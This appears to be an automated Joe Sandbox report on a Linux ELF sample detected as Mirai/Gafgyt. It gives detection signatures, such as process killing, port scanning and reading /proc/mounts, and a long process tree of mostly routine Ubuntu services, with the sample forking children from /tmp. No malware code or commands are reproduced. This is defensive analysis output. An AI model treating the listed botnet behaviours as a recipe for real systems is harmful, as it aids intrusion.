ID: 553470
Sample Name: 01oHMcUgUM
Cookbook:
defaultlinuxfilecookbook.jbs
Time: 00:13:48
Date: 15/01/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Linux Analysis Report 01oHMcUgUM

Overview

General Information

Sample Name:	01oHMcUgUM
Analysis ID:	553470
MD5:	14c3173a21e8dd..
SHA1:	efc2c18ac9a0f9d…
SHA256:	dec1840b49d9d7..
Tags:	32 elf mirai renesas
Infos:	

Detection




Gafgyt Mirai

Score:	100
Range:	0 - 100
Whitelisted:	false

Signatures

- Snort IDS alert for network traffic (e.…
- Yara detected Mirai
- Multi AV Scanner detection for subm…
- Yara detected Gafgyt
- Malicious sample detected (through …
- Connects to many ports of the same…
- Reads system files that contain reco…
- Uses known network protocols on no…
- Sample tries to kill multiple processe…
- Sample reads /proc/mounts (often u…
- Executes the "kill" or "pkill" comman…
- Reads CPU information from /sys/…

Classification



Analysis Advice

Some HTTP requests failed (404). It is likely the sample will exhibit less behavior

Static ELF header machine description suggests that the sample might not execute correctly on this machine

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	553470
Start date:	15.01.2022
Start time:	00:13:48
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 36s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	01oHMcUgUM
Cookbook file name:	defaultlinuxfilecookbook.jbs
Analysis system description:	Ubuntu Linux 20.04 x64 (Kernel 5.4.0-72, Firefox 91.0, Evince Document Viewer 3.36.10, LibreOffice 6.4.7.2, OpenJDK 11.0.11)
Analysis Mode:	default
Detection:	MAL
Classification:	mal100.spre.troj.lin@0/200@12/0
Warnings:	Show All

Process Tree

- **system is lnxubuntu20**
- systemd New Fork (PID: 5192, Parent: 1)
- logrotate (PID: 5192, Parent: 1, MD5: ff9f6831debb63e53a31ff8057143af6) Arguments: /usr/sbin/logrotate /etc/logrotate.conf
  - logrotate New Fork (PID: 5233, Parent: 5192)
  - gzip (PID: 5233, Parent: 5192, MD5: beef4e1f54ec90564d2acd57c0b0c897) Arguments: /bin/gzip
  - logrotate New Fork (PID: 5234, Parent: 5192)
  - sh (PID: 5234, Parent: 5192, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "\n\t\tinvoke-rc.d --quiet cups restart > /dev/null\n" logrotate_script "/var/log/cups/*log "
    - sh New Fork (PID: 5235, Parent: 5234)
    - invoke-rc.d (PID: 5235, Parent: 5234, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: invoke-rc.d --quiet cups restart

- invoke-rc.d New Fork (PID: 5236, Parent: 5235)
- runlevel (PID: 5236, Parent: 5235, MD5: 4deddfb6741481f68aeac522cc26ff4b) Arguments: /sbin/runlevel
- invoke-rc.d New Fork (PID: 5239, Parent: 5235)
- systemctl (PID: 5239, Parent: 5235, MD5: 4deddfb6741481f68aeac522cc26ff4b) Arguments: systemctl --quiet is-enabled cups.service
- invoke-rc.d New Fork (PID: 5242, Parent: 5235)
- ls (PID: 5242, Parent: 5235, MD5: e7793f15c2ff7e747b4bc7079f5cd4f7) Arguments: ls /etc/rc[S2345].d/S[0-9][0-9]cups
- invoke-rc.d New Fork (PID: 5243, Parent: 5235)
- systemctl (PID: 5243, Parent: 5235, MD5: 4deddfb6741481f68aeac522cc26ff4b) Arguments: systemctl --quiet is-active cups.service

- logrotate New Fork (PID: 5244, Parent: 5192)
- gzip (PID: 5244, Parent: 5192, MD5: beef4e1f54ec90564d2acd57c0b0c897) Arguments: /bin/gzip
- logrotate New Fork (PID: 5245, Parent: 5192)
- sh (PID: 5245, Parent: 5192, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c /usr/lib/rsyslog/rsyslog-rotate logrotate_script /var/log/syslog
  - sh New Fork (PID: 5246, Parent: 5245)
  - rsyslog-rotate (PID: 5246, Parent: 5245, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /usr/lib/rsyslog/rsyslog-rotate
    - rsyslog-rotate New Fork (PID: 5247, Parent: 5246)
    - systemctl (PID: 5247, Parent: 5246, MD5: 4deddfb6741481f68aeac522cc26ff4b) Arguments: systemctl kill -s HUP rsyslog.service

- systemd New Fork (PID: 5193, Parent: 1)
- install (PID: 5193, Parent: 1, MD5: 55e2520049dc6a62e8c94732e36cdd54) Arguments: /usr/bin/install -d -o man -g man -m 0755 /var/cache/man
- systemd New Fork (PID: 5232, Parent: 1)
- find (PID: 5232, Parent: 1, MD5: b68ef002f84cc54dd472238ba7df80ab) Arguments: /usr/bin/find /var/cache/man -type f -name *.gz -atime +6 -delete
- systemd New Fork (PID: 5241, Parent: 1)
- mandb (PID: 5241, Parent: 1, MD5: 1dda5ea0027ecf1c2db0f5a3de7e6941) Arguments: /usr/bin/mandb --quiet
- 01oHMcUgUM (PID: 5263, Parent: 5117, MD5: 8943e5f8f8c280467b4472c15ae93ba9) Arguments: /tmp/01oHMcUgUM
  - 01oHMcUgUM New Fork (PID: 5265, Parent: 5263)
  - 01oHMcUgUM New Fork (PID: 5266, Parent: 5263)
  - 01oHMcUgUM New Fork (PID: 5268, Parent: 5263)
    - 01oHMcUgUM New Fork (PID: 5271, Parent: 5268)
    - 01oHMcUgUM New Fork (PID: 5272, Parent: 5268)
    - 01oHMcUgUM New Fork (PID: 5274, Parent: 5268)
    - 01oHMcUgUM New Fork (PID: 5275, Parent: 5268)

- systemd New Fork (PID: 5289, Parent: 1)
- journalctl (PID: 5289, Parent: 1, MD5: bf3a987344f3bacafc44efd882abda8b) Arguments: /usr/bin/journalctl --smart-relinquish-var
- systemd New Fork (PID: 5305, Parent: 1)
- systemd-journald (PID: 5305, Parent: 1, MD5: 474667ece6cecb5e04c6eb897a1d0d9e) Arguments: /lib/systemd/systemd-journald
- systemd New Fork (PID: 5308, Parent: 1)
- journalctl (PID: 5308, Parent: 1, MD5: bf3a987344f3bacafc44efd882abda8b) Arguments: /usr/bin/journalctl --flush
- systemd New Fork (PID: 5360, Parent: 1)
- dbus-daemon (PID: 5360, Parent: 1, MD5: 3089d47e3f3ab84cd81c48fd406d7a8c) Arguments: /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
- systemd New Fork (PID: 5370, Parent: 1)
- whoopsie (PID: 5370, Parent: 1, MD5: d3a6915d0e7398fb4c89a037c13959c8) Arguments: /usr/bin/whoopsie -f
- systemd New Fork (PID: 5372, Parent: 1860)
- pulseaudio (PID: 5372, Parent: 1860, MD5: 0c3b4c789d8ffb12b25507f27e14c186) Arguments: /usr/bin/pulseaudio --daemonize=no --log-target=journal
- systemd New Fork (PID: 5377, Parent: 1)
- systemd-logind (PID: 5377, Parent: 1, MD5: 8dd58a1b4c12f7a1d5fe3ce18b2aaeef) Arguments: /lib/systemd/systemd-logind
- systemd New Fork (PID: 5386, Parent: 1)
- rtkit-daemon (PID: 5386, Parent: 1, MD5: df0cacf1db4ec95ac70f5b6e06b8ffd7) Arguments: /usr/libexec/rtkit-daemon
- systemd New Fork (PID: 5440, Parent: 1)
- polkitd (PID: 5440, Parent: 1, MD5: 8efc9b4b5b524210ad2ea1954a9d0e69) Arguments: /usr/lib/policykit-1/polkitd --no-debug
- systemd New Fork (PID: 5448, Parent: 1)
- rsyslogd (PID: 5448, Parent: 1, MD5: 0b8087fc907c42eb3c81a691db258e33) Arguments: /usr/sbin/rsyslogd -n -iNONE
- systemd New Fork (PID: 5449, Parent: 1)
- agetty (PID: 5449, Parent: 1, MD5: 3a374724ba7e863768139bdd60ca36f7) Arguments: /sbin/agetty -o "-p -- \\u" --noclear tty2 linux
- gdm3 New Fork (PID: 5450, Parent: 1320)
- Default (PID: 5450, Parent: 1320, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /etc/gdm3/PrimeOff/Default
- gdm3 New Fork (PID: 5451, Parent: 1320)
- Default (PID: 5451, Parent: 1320, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /etc/gdm3/PrimeOff/Default
- gdm3 New Fork (PID: 5452, Parent: 1320)
- Default (PID: 5452, Parent: 1320, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /etc/gdm3/PrimeOff/Default
- systemd New Fork (PID: 5456, Parent: 1)
- gpu-manager (PID: 5456, Parent: 1, MD5: 8fae9dd5dd67e1f33d873089c2fd8761) Arguments: /usr/bin/gpu-manager --log /var/log/gpu-manager.log
  - gpu-manager New Fork (PID: 5457, Parent: 5456)
  - sh (PID: 5457, Parent: 5456, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "grep -G \"^blacklist.*nvidia[[:space:]]*$\" /etc/modprobe.d/*.conf"
    - sh New Fork (PID: 5458, Parent: 5457)
    - grep (PID: 5458, Parent: 5457, MD5: 1e6ebb9dd094f774478f72727bdba0f5) Arguments: grep -G ^blacklist.*nvidia[[:space:]]*$ /etc/modprobe.d/alsa-base.conf /etc/modprobe.d/amd64-microcode-blacklist.conf /etc/modprobe.d/blacklist-ath_pci.conf /etc/modprobe.d/blacklist-firewire.conf /etc/modprobe.d/blacklist-framebuffer.conf /etc/modprobe.d/blacklist-modem.conf /etc/modprobe.d/blacklist-oss.conf /etc/modprobe.d/blacklist-rare-network.conf /etc/modprobe.d/blacklist.conf /etc/modprobe.d/intel-microcode-blacklist.conf /etc/modprobe.d/iwlwifi.conf /etc/modprobe.d/mdadm.conf
  - gpu-manager New Fork (PID: 5459, Parent: 5456)
  - sh (PID: 5459, Parent: 5456, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "grep -G \"^blacklist.*nvidia[[:space:]]*$\" /lib/modprobe.d/*.conf"
    - sh New Fork (PID: 5460, Parent: 5459)
    - grep (PID: 5460, Parent: 5459, MD5: 1e6ebb9dd094f774478f72727bdba0f5) Arguments: grep -G ^blacklist.*nvidia[[:space:]]*$ /lib/modprobe.d/aliases.conf /lib/modprobe.d/blacklist_linux_5.4.0-72-generic.conf /lib/modprobe.d/blacklist_linux_5.4.0-81-generic.conf /lib/modprobe.d/fbdev-blacklist.conf /lib/modprobe.d/systemd.conf
  - gpu-manager New Fork (PID: 5461, Parent: 5456)
  - sh (PID: 5461, Parent: 5456, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "grep -G \"^blacklist.*radeon[[:space:]]*$\" /etc/modprobe.d/*.conf"
    - sh New Fork (PID: 5462, Parent: 5461)
    - grep (PID: 5462, Parent: 5461, MD5: 1e6ebb9dd094f774478f72727bdba0f5) Arguments: grep -G ^blacklist.*radeon[[:space:]]*$ /etc/modprobe.d/alsa-base.conf /etc/modprobe.d/amd64-microcode-blacklist.conf /etc/modprobe.d/blacklist-ath_pci.conf /etc/modprobe.d/blacklist-firewire.conf /etc/modprobe.d/blacklist-framebuffer.conf /etc/modprobe.d/blacklist-modem.conf /etc/modprobe.d/blacklist-oss.conf /etc/modprobe.d/blacklist-rare-network.conf /etc/modprobe.d/blacklist.conf /etc/modprobe.d/intel-microcode-blacklist.conf /etc/modprobe.d/iwlwifi.conf /etc/modprobe.d/mdadm.conf
  - gpu-manager New Fork (PID: 5463, Parent: 5456)
  - sh (PID: 5463, Parent: 5456, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "grep -G \"^blacklist.*radeon[[:space:]]*$\" /lib/modprobe.d/*.conf"
    - sh New Fork (PID: 5464, Parent: 5463)
    - grep (PID: 5464, Parent: 5463, MD5: 1e6ebb9dd094f774478f72727bdba0f5) Arguments: grep -G ^blacklist.*radeon[[:space:]]*$ /lib/modprobe.d/aliases.conf /lib/modprobe.d/blacklist_linux_5.4.0-72-generic.conf /lib/modprobe.d/blacklist_linux_5.4.0-81-generic.conf /lib/modprobe.d/fbdev-blacklist.conf /lib/modprobe.d/systemd.conf
  - gpu-manager New Fork (PID: 5465, Parent: 5456)
  - sh (PID: 5465, Parent: 5456, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "grep -G \"^blacklist.*amdgpu[[:space:]]*$\" /etc/modprobe.d/*.conf"
    - sh New Fork (PID: 5466, Parent: 5465)
    - grep (PID: 5466, Parent: 5465, MD5: 1e6ebb9dd094f774478f72727bdba0f5) Arguments: grep -G ^blacklist.*amdgpu[[:space:]]*$ /etc/modprobe.d/alsa-base.conf /etc/modprobe.d/amd64-microcode-blacklist.conf /etc/modprobe.d/blacklist-ath_pci.conf /etc/modprobe.d/blacklist-firewire.conf /etc/modprobe.d/blacklist-framebuffer.conf

/etc/modprobe.d/blacklist-modem.conf /etc/modprobe.d/blacklist-oss.conf /etc/modprobe.d/blacklist-rare-network.conf /etc/modprobe.d/blacklist.conf /etc/modprobe.d/intel-microcode-blacklist.conf /etc/modprobe.d/iwlwifi.conf /etc/modprobe.d/mdadm.conf
    - gpu-manager New Fork (PID: 5467, Parent: 5456)
    - sh (PID: 5467, Parent: 5456, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "grep -G \"^blacklist.*amdgpu[[:space:]]*$\" /lib/modprobe.d/*.conf"
        - sh New Fork (PID: 5468, Parent: 5467)
        - grep (PID: 5468, Parent: 5467, MD5: 1e6ebb9dd094f774478f72727bdba0f5) Arguments: grep -G ^blacklist.*amdgpu[[:space:]]*$ /lib/modprobe.d/aliases.conf /lib/modprobe.d/blacklist_linux_5.4.0-72-generic.conf /lib/modprobe.d/blacklist_linux_5.4.0-81-generic.conf /lib/modprobe.d/fbdev-blacklist.conf /lib/modprobe.d/systemd.conf
    - gpu-manager New Fork (PID: 5472, Parent: 5456)
    - sh (PID: 5472, Parent: 5456, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "grep -G \"^blacklist.*nouveau[[:space:]]*$\" /etc/modprobe.d/*.conf"
        - sh New Fork (PID: 5473, Parent: 5472)
        - grep (PID: 5473, Parent: 5472, MD5: 1e6ebb9dd094f774478f72727bdba0f5) Arguments: grep -G ^blacklist.*nouveau[[:space:]]*$ /etc/modprobe.d/alsa-base.conf /etc/modprobe.d/amd64-microcode-blacklist.conf /etc/modprobe.d/blacklist-ath_pci.conf /etc/modprobe.d/blacklist-firewire.conf /etc/modprobe.d/blacklist-framebuffer.conf /etc/modprobe.d/blacklist-modem.conf /etc/modprobe.d/blacklist-oss.conf /etc/modprobe.d/blacklist-rare-network.conf /etc/modprobe.d/blacklist.conf /etc/modprobe.d/intel-microcode-blacklist.conf /etc/modprobe.d/iwlwifi.conf /etc/modprobe.d/mdadm.conf
    - gpu-manager New Fork (PID: 5474, Parent: 5456)
    - sh (PID: 5474, Parent: 5456, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "grep -G \"^blacklist.*nouveau[[:space:]]*$\" /lib/modprobe.d/*.conf"
        - sh New Fork (PID: 5476, Parent: 5474)
        - grep (PID: 5476, Parent: 5474, MD5: 1e6ebb9dd094f774478f72727bdba0f5) Arguments: grep -G ^blacklist.*nouveau[[:space:]]*$ /lib/modprobe.d/aliases.conf /lib/modprobe.d/blacklist_linux_5.4.0-72-generic.conf /lib/modprobe.d/blacklist_linux_5.4.0-81-generic.conf /lib/modprobe.d/fbdev-blacklist.conf /lib/modprobe.d/systemd.conf
- systemd New Fork (PID: 5478, Parent: 1)
- generate-config (PID: 5478, Parent: 1, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /usr/share/gdm/generate-config
    - generate-config New Fork (PID: 5494, Parent: 5478)
    - pkill (PID: 5494, Parent: 5478, MD5: fa96a75a08109d8842e4865b2907d51f) Arguments: pkill --signal HUP --uid gdm dconf-service
- systemd New Fork (PID: 5495, Parent: 1)
- gdm-wait-for-drm (PID: 5495, Parent: 1, MD5: 82043ba752c6930b4e6aaea2f7747545) Arguments: /usr/lib/gdm3/gdm-wait-for-drm
- systemd New Fork (PID: 5500, Parent: 1)
- gdm3 (PID: 5500, Parent: 1, MD5: 2492e2d8d34f9377e3e530a61a15674f) Arguments: /usr/sbin/gdm3
    - gdm3 New Fork (PID: 5505, Parent: 5500)
    - plymouth (PID: 5505, Parent: 5500, MD5: 87003efd8dad470042f5e75360a8f49f) Arguments: plymouth --ping
    - gdm3 New Fork (PID: 5523, Parent: 5500)
    - gdm-session-worker (PID: 5523, Parent: 5500, MD5: 692243754bd9f38fe9bd7e230b5c060a) Arguments: "gdm-session-worker [pam/gdm-launch-environment]"
        - gdm-session-worker New Fork (PID: 5527, Parent: 5523)
        - gdm-wayland-session (PID: 5527, Parent: 5523, MD5: d3def63cf1e83f7fb8a0f13b1744ff7c) Arguments: /usr/lib/gdm3/gdm-wayland-session "dbus-run-session -- gnome-session --autostart /usr/share/gdm/greeter/autostart"
            - gdm-wayland-session New Fork (PID: 5531, Parent: 5527)
            - dbus-daemon (PID: 5531, Parent: 5527, MD5: 3089d47e3f3ab84cd81c48fd406d7a8c) Arguments: dbus-daemon --print-address 3 --session
                - dbus-daemon New Fork (PID: 5533, Parent: 5531)
                - dbus-daemon New Fork (PID: 5534, Parent: 5533)
                - false (PID: 5534, Parent: 5533, MD5: 3177546c74e4f0062909eae43d948bfc) Arguments: /bin/false
            - gdm-wayland-session New Fork (PID: 5535, Parent: 5527)
            - dbus-run-session (PID: 5535, Parent: 5527, MD5: 245f3ef6a268850b33b0225a8753b7f4) Arguments: dbus-run-session -- gnome-session --autostart /usr/share/gdm/greeter/autostart
                - dbus-run-session New Fork (PID: 5536, Parent: 5535)
                - dbus-daemon (PID: 5536, Parent: 5535, MD5: 3089d47e3f3ab84cd81c48fd406d7a8c) Arguments: dbus-daemon --nofork --print-address 4 --session
    - gdm3 New Fork (PID: 5537, Parent: 5500)
    - Default (PID: 5537, Parent: 5500, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /etc/gdm3/PrimeOff/Default
    - gdm3 New Fork (PID: 5538, Parent: 5500)
    - Default (PID: 5538, Parent: 5500, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /etc/gdm3/PrimeOff/Default
- systemd New Fork (PID: 5506, Parent: 1)
- accounts-daemon (PID: 5506, Parent: 1, MD5: 01a899e3fb5e7e434bea1290255a1f30) Arguments: /usr/lib/accountsservice/accounts-daemon
    - accounts-daemon New Fork (PID: 5518, Parent: 5506)
    - language-validate (PID: 5518, Parent: 5506, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /usr/share/language-tools/language-validate en_US.UTF-8
        - language-validate New Fork (PID: 5519, Parent: 5518)
        - language-options (PID: 5519, Parent: 5518, MD5: 16a21f464119ea7fad1d3660de963637) Arguments: /usr/share/language-tools/language-options
            - language-options New Fork (PID: 5520, Parent: 5519)
            - sh (PID: 5520, Parent: 5519, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "locale -a | grep -F .utf8 "
                - sh New Fork (PID: 5521, Parent: 5520)
                - locale (PID: 5521, Parent: 5520, MD5: c72a78792469db86d91369c9057f20d2) Arguments: locale -a
                - sh New Fork (PID: 5522, Parent: 5520)
                - grep (PID: 5522, Parent: 5520, MD5: 1e6ebb9dd094f774478f72727bdba0f5) Arguments: grep -F .utf8
- gvfsd-fuse New Fork (PID: 5545, Parent: 2038)
- fusermount (PID: 5545, Parent: 2038, MD5: 576a1b135c82bdcbc97a91acea900566) Arguments: fusermount -u -q -z -- /run/user/1000/gvfs
- systemd New Fork (PID: 5567, Parent: 1)
- journalctl (PID: 5567, Parent: 1, MD5: bf3a987344f3bacafc44efd882abda8b) Arguments: /usr/bin/journalctl --smart-relinquish-var
- systemd New Fork (PID: 5568, Parent: 1)
- systemd-journald (PID: 5568, Parent: 1, MD5: 474667ece6cecb5e04c6eb897a1d0d9e) Arguments: /lib/systemd/systemd-journald
- systemd New Fork (PID: 5569, Parent: 1)
- dbus-daemon (PID: 5569, Parent: 1, MD5: 3089d47e3f3ab84cd81c48fd406d7a8c) Arguments: /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
- systemd New Fork (PID: 5570, Parent: 1)
- whoopsie (PID: 5570, Parent: 1, MD5: d3a6915d0e7398fb4c89a037c13959c8) Arguments: /usr/bin/whoopsie -f
- systemd New Fork (PID: 5575, Parent: 1)
- systemd-logind (PID: 5575, Parent: 1, MD5: 8dd58a1b4c12f7a1d5fe3ce18b2aaeef) Arguments: /lib/systemd/systemd-logind
- systemd New Fork (PID: 5635, Parent: 1860)
- pulseaudio (PID: 5635, Parent: 1860, MD5: 0c3b4c789d8ffb12b25507f27e14c186) Arguments: /usr/bin/pulseaudio --daemonize=no --log-target=journal
- systemd New Fork (PID: 5636, Parent: 1)
- gpu-manager (PID: 5636, Parent: 1, MD5: 8fae9dd5dd67e1f33d873089c2fd8761) Arguments: /usr/bin/gpu-manager --log /var/log/gpu-manager.log
    - gpu-manager New Fork (PID: 5637, Parent: 5636)
    - sh (PID: 5637, Parent: 5636, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "grep -G \"^blacklist.*nvidia[[:space:]]*$\" /etc/modprobe.d/*.conf"
        - sh New Fork (PID: 5638, Parent: 5637)
        - grep (PID: 5638, Parent: 5637, MD5: 1e6ebb9dd094f774478f72727bdba0f5) Arguments: grep -G ^blacklist.*nvidia[[:space:]]*$ /etc/modprobe.d/alsa-base.conf /etc/modprobe.d/amd64-microcode-blacklist.conf /etc/modprobe.d/blacklist-ath_pci.conf /etc/modprobe.d/blacklist-firewire.conf /etc/modprobe.d/blacklist-framebuffer.conf /etc/modprobe.d/blacklist-modem.conf /etc/modprobe.d/blacklist-oss.conf /etc/modprobe.d/blacklist-rare-network.conf /etc/modprobe.d/blacklist.conf /etc/modprobe.d/intel-microcode-blacklist.conf /etc/modprobe.d/iwlwifi.conf /etc/modprobe.d/mdadm.conf
    - gpu-manager New Fork (PID: 5641, Parent: 5636)
    - sh (PID: 5641, Parent: 5636, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "grep -G \"^blacklist.*nvidia[[:space:]]*$\" /lib/modprobe.d/*.conf"
        - sh New Fork (PID: 5642, Parent: 5641)
        - grep (PID: 5642, Parent: 5641, MD5: 1e6ebb9dd094f774478f72727bdba0f5) Arguments: grep -G ^blacklist.*nvidia[[:space:]]*$ /lib/modprobe.d/aliases.conf /lib/modprobe.d/blacklist_linux_5.4.0-72-generic.conf /lib/modprobe.d/blacklist_linux_5.4.0-81-generic.conf /lib/modprobe.d/fbdev-blacklist.conf /lib/modprobe.d/systemd.conf
    - gpu-manager New Fork (PID: 5646, Parent: 5636)
    - sh (PID: 5646, Parent: 5636, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "grep -G \"^blacklist.*radeon[[:space:]]*$\" /etc/modprobe.d/*.conf"

- sh New Fork (PID: 5647, Parent: 5646)
  - grep (PID: 5647, Parent: 5646, MD5: 1e6ebb9dd094f774478f72727bdba0f5) Arguments: grep -G ^blacklist.*radeon[[:space:]]*$ /etc/modprobe.d/alsa-base.conf /etc/modprobe.d/amd64-microcode-blacklist.conf /etc/modprobe.d/blacklist-ath_pci.conf /etc/modprobe.d/blacklist-firewire.conf /etc/modprobe.d/blacklist-framebuffer.conf /etc/modprobe.d/blacklist-modem.conf /etc/modprobe.d/blacklist-oss.conf /etc/modprobe.d/blacklist-rare-network.conf /etc/modprobe.d/blacklist.conf /etc/modprobe.d/intel-microcode-blacklist.conf /etc/modprobe.d/iwlwifi.conf /etc/modprobe.d/mdadm.conf
- gpu-manager New Fork (PID: 5651, Parent: 5636)
- sh (PID: 5651, Parent: 5636, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "grep -G \"^blacklist.*radeon[[:space:]]*$\" /lib/modprobe.d/*.conf"
  - sh New Fork (PID: 5652, Parent: 5651)
  - grep (PID: 5652, Parent: 5651, MD5: 1e6ebb9dd094f774478f72727bdba0f5) Arguments: grep -G ^blacklist.*radeon[[:space:]]*$ /lib/modprobe.d/aliases.conf /lib/modprobe.d/blacklist_linux_5.4.0-72-generic.conf /lib/modprobe.d/blacklist_linux_5.4.0-81-generic.conf /lib/modprobe.d/fbdev-blacklist.conf /lib/modprobe.d/systemd.conf
- gpu-manager New Fork (PID: 5653, Parent: 5636)
- sh (PID: 5653, Parent: 5636, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "grep -G \"^blacklist.*amdgpu[[:space:]]*$\" /etc/modprobe.d/*.conf"
  - sh New Fork (PID: 5654, Parent: 5653)
  - grep (PID: 5654, Parent: 5653, MD5: 1e6ebb9dd094f774478f72727bdba0f5) Arguments: grep -G ^blacklist.*amdgpu[[:space:]]*$ /etc/modprobe.d/alsa-base.conf /etc/modprobe.d/amd64-microcode-blacklist.conf /etc/modprobe.d/blacklist-ath_pci.conf /etc/modprobe.d/blacklist-firewire.conf /etc/modprobe.d/blacklist-framebuffer.conf /etc/modprobe.d/blacklist-modem.conf /etc/modprobe.d/blacklist-oss.conf /etc/modprobe.d/blacklist-rare-network.conf /etc/modprobe.d/blacklist.conf /etc/modprobe.d/intel-microcode-blacklist.conf /etc/modprobe.d/iwlwifi.conf /etc/modprobe.d/mdadm.conf
- gpu-manager New Fork (PID: 5659, Parent: 5636)
- sh (PID: 5659, Parent: 5636, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "grep -G \"^blacklist.*amdgpu[[:space:]]*$\" /lib/modprobe.d/*.conf"
  - sh New Fork (PID: 5660, Parent: 5659)
  - grep (PID: 5660, Parent: 5659, MD5: 1e6ebb9dd094f774478f72727bdba0f5) Arguments: grep -G ^blacklist.*amdgpu[[:space:]]*$ /lib/modprobe.d/aliases.conf /lib/modprobe.d/blacklist_linux_5.4.0-72-generic.conf /lib/modprobe.d/blacklist_linux_5.4.0-81-generic.conf /lib/modprobe.d/fbdev-blacklist.conf /lib/modprobe.d/systemd.conf
- gpu-manager New Fork (PID: 5664, Parent: 5636)
- sh (PID: 5664, Parent: 5636, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "grep -G \"^blacklist.*nouveau[[:space:]]*$\" /etc/modprobe.d/*.conf"
  - sh New Fork (PID: 5665, Parent: 5664)
  - grep (PID: 5665, Parent: 5664, MD5: 1e6ebb9dd094f774478f72727bdba0f5) Arguments: grep -G ^blacklist.*nouveau[[:space:]]*$ /etc/modprobe.d/alsa-base.conf /etc/modprobe.d/amd64-microcode-blacklist.conf /etc/modprobe.d/blacklist-ath_pci.conf /etc/modprobe.d/blacklist-firewire.conf /etc/modprobe.d/blacklist-framebuffer.conf /etc/modprobe.d/blacklist-modem.conf /etc/modprobe.d/blacklist-oss.conf /etc/modprobe.d/blacklist-rare-network.conf /etc/modprobe.d/blacklist.conf /etc/modprobe.d/intel-microcode-blacklist.conf /etc/modprobe.d/iwlwifi.conf /etc/modprobe.d/mdadm.conf
- gpu-manager New Fork (PID: 5667, Parent: 5636)
- sh (PID: 5667, Parent: 5636, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "grep -G \"^blacklist.*nouveau[[:space:]]*$\" /lib/modprobe.d/*.conf"
  - sh New Fork (PID: 5668, Parent: 5667)
  - grep (PID: 5668, Parent: 5667, MD5: 1e6ebb9dd094f774478f72727bdba0f5) Arguments: grep -G ^blacklist.*nouveau[[:space:]]*$ /lib/modprobe.d/aliases.conf /lib/modprobe.d/blacklist_linux_5.4.0-72-generic.conf /lib/modprobe.d/blacklist_linux_5.4.0-81-generic.conf /lib/modprobe.d/fbdev-blacklist.conf /lib/modprobe.d/systemd.conf
- systemd New Fork (PID: 5640, Parent: 1)
- rtkit-daemon (PID: 5640, Parent: 1, MD5: df0cacf1db4ec95ac70f5b6e06b8ffd7) Arguments: /usr/libexec/rtkit-daemon
- systemd New Fork (PID: 5645, Parent: 1)
- polkitd (PID: 5645, Parent: 1, MD5: 8efc9b4b5b524210ad2ea1954a9d0e69) Arguments: /usr/lib/policykit-1/polkitd --no-debug
- systemd New Fork (PID: 5655, Parent: 1)
- rsyslogd (PID: 5655, Parent: 1, MD5: 0b8087fc907c42eb3c81a691db258e33) Arguments: /usr/sbin/rsyslogd -n -iNONE
- systemd New Fork (PID: 5658, Parent: 1)
- agetty (PID: 5658, Parent: 1, MD5: 3a374724ba7e863768139bdd60ca36f7) Arguments: /sbin/agetty -o "-p -- \\u" --noclear tty2 linux
- systemd New Fork (PID: 5666, Parent: 1)
- journalctl (PID: 5666, Parent: 1, MD5: bf3a987344f3bacafc44efd882abda8b) Arguments: /usr/bin/journalctl --flush
- systemd New Fork (PID: 5671, Parent: 1)
- journalctl (PID: 5671, Parent: 1, MD5: bf3a987344f3bacafc44efd882abda8b) Arguments: /usr/bin/journalctl --smart-relinquish-var
- systemd New Fork (PID: 5672, Parent: 1)
- systemd-journald (PID: 5672, Parent: 1, MD5: 474667ece6cecb5e04c6eb897a1d0d9e) Arguments: /lib/systemd/systemd-journald
- systemd New Fork (PID: 5674, Parent: 1)
- generate-config (PID: 5674, Parent: 1, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /usr/share/gdm/generate-config
  - generate-config New Fork (PID: 5675, Parent: 5674)
  - pkill (PID: 5675, Parent: 5674, MD5: fa96a75a08109d8842e4865b2907d51f) Arguments: pkill --signal HUP --uid gdm dconf-service
- systemd New Fork (PID: 5679, Parent: 1860)
